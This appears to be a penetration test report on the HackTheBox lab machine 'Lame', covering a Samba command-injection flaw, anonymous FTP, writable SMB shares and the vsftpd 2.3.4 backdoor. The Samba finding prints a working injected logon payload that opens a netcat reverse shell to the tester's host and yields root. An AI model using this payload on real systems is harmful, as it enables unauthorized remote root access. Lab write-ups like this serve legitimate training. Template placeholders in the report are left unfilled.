Lame - Penetration Testing Report

HackTheBox

By

Albert Llimós González

Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of HackTheBox and Albert Llimós González. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both HackTheBox and Albert Llimós González.

Albert Llimós González may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Albert Llimós González prioritized the assessment to identify the weakest security controls an attacker would exploit. Albert Llimós González recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information

Name	Title	Contact Information
HackTheBox		
John Smith	CISO – HacktheBox	Office: (555) 555-5555 Email: john.smith@demo.com
Albert Llimós		
Albert Llimós	Lead Penetration Tester	Email : allimos@outlook.es

Assessment Overview

From <START DATE> to <END DATE>, HackTheBox engaged Albert Llimós to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered, and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. An engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man- in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Web Application Penetration Test

A web application penetration test is an in-depth penetration test on both the unauthenticated and authenticated portions of your website. The engineer will test for all the OWASP Top-10 critical security flaws, as well as a variety of other potential vulnerabilities based on security best practice. Activities include website mapping, directory enumeration, automated and manual injection testing, directory traversal testing, malicious file uploads and remote code execution, password attacks and authentication bypasses, session attacks, and other testing depending on specific site content and languages.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9-10	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7-8	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4-6	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	1-3	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: **Likelihood** and **Impact**:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Internal Penetration Test	10.10.10.0/24, 10.10.10.3

Scope Exclusions

Per client request, HackTheBox did not perform any of the following attacks during testing:

- Denial of Service (DoS), Man-in-the-Middle

All other attacks not specified above were permitted by HackTheBox.

Client Allowances

HacktheBox provided Albert Llimós González the following allowances:

- X

Executive Summary

Albert Llimós González evaluated HacktheBox's exam security posture through a <EXAM TYPE> penetration test from <START DATE> through <END DATE>. By leveraging a series of attacks, Albert Llimós González found critical level vulnerabilities that compromised the exam environment and passing objectives. It is highly recommended that HacktheBox address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

Testing Summary

<Describe the vulnerabilities noted and basic information about impact of exploitation>

1	2	1	0	0
Critical	High	Moderate	Low	Informational

Total of Vulnerabilities	4

The following table describes how Albert Llimós González <DESCRIBE THE OVERALL GOAL FOR EXAM COMPLETION>:

Finding	Severity	Recommendation
Internal Penetration Test		
IPT-001: Insufficient Patch Managament - Samba 3.0.20 ‘Username’ map script Command Execution – CVE -2007-2447	Critical	Upgrade the Samba to the latest version
IPT-002: Insufficient Hardering - Anonymous permitted	High	Disable the anonymous login on ftp
IPT-003: Insufficient Hardering - Samba READ/WRITE Permissions allowed	High	Disable the READ/WRITE for the tmp folder without getting any password
IPT-004: Insufficient Patch Management - vsftpd 2.3.4 Backdoor Command Execution - CVE - 2011-2523	Moderate	Upgrade the version to the latest, in this case it wasn’t working

Security Strengths

Strength

1. No one

Security Weaknesses

Weakness


1. Critical out-of-date versions of the services like ftp,smb and ssh.

Technical Findings

IPT:001 – Insufficient Patch Managament


Description:	This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands.
Systems:	10.10.10.3
Risk	Likelihood - High: This attack is effective in all the versions 3.0.20 Impact: Critical – This attack can gain access to the system as root
Tools Used:	Metasploit, searchsploit
References:	https://www.exploit-db.com/exploits/16320

Exploitation Proof of Concept



```
❯ nc -lvnp 4443
listening on [any] 4443 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.3] 36718
```

```
smb: \> logon "/=`nohup nc -e /bin/bash 10.10.14.11 4443`"
Password:
```



```
❯ nc -lvnp 4443
listening on [any] 4443 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.3] 36718
whoami
root
```

Figure 1: Command execution deriving to gain full access to the system as root


Remediation

1. Upgrade the Samba version to the latest

WPT:002 – Insufficient Hardering

Description:	Insufficient Hardering - Login as anonymous and getting access without gathering any password
Systems:	10.10.10.3
Risk:	Likelihood - High: This is a bad practice and can be dangerous Impact: High – You can do directory listing and can upload files to the system deriving to a Injection of a malicious file
Tools Used:	smbmap, nmap
References:	https://www.exploit-db.com/exploits/16320

Exploitation Proof of Concept



```
❯ ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:j4ckie0x17): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Figure 2: Login as anonymous and getting access without gathering any password


Remediation

1. Disable the anonymous login

WPT:003 – Insufficient Hardering

Description:	Samba READ/WRITE Permissions allowed without getting any credentials
Systems:	10.10.10.3
Severity:	Likelihood - High: This attack is effective in networks with READ/WRITE permissions without getting any credentials Impact: High – This can potentially leak data and credentials of the system or upload malicious files.
Tools Used:	smb, smbclient, nmap
References:	List appropriate research references for the issue

Exploitation Proof of Concept



```
❯ smbmap -H 10.10.10.3
[+] IP: 10.10.10.3:445	Name: 10.10.10.3
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        tmp                                                     READ, WRITE     oh noes!
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$                                                  NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))

~/htb/Lame/nmap ✓
```

Figure 3: READ/WRITE Permission misconfiguration

(note that the 1: here updates across the document via right clicking and updating field)


Remediation

1. Removing the permission of READ/WRITE in an anonymous login

WPT:004 – Insufficient Patch Management

Description:	vsftpd 2.3.4 Backdoor Command Execution - CVE - 2011-2523
Systems:	10.10.10.3
Severity:	Likelihood - High: This attack is effective in networks with vsftpd the version 2.3.4. Impact: High – This can potentially backdoor command execution and obtain access to the vulnerable system
Tools Used:	ftp, searchsploit
References:	https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2011-2523 https://www.exploit-db.com/exploits/49757

Exploitation Proof of Concept



```
❯ searchsploit vsftpd 2.3.4
---------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
---------------------------------------------------------------
```

Figure 4: Vulnerable version of ftp

Remediation

1. Update to the latest version of the ftp service

THIS PAGE LEFT INTENTIONALLY BLANK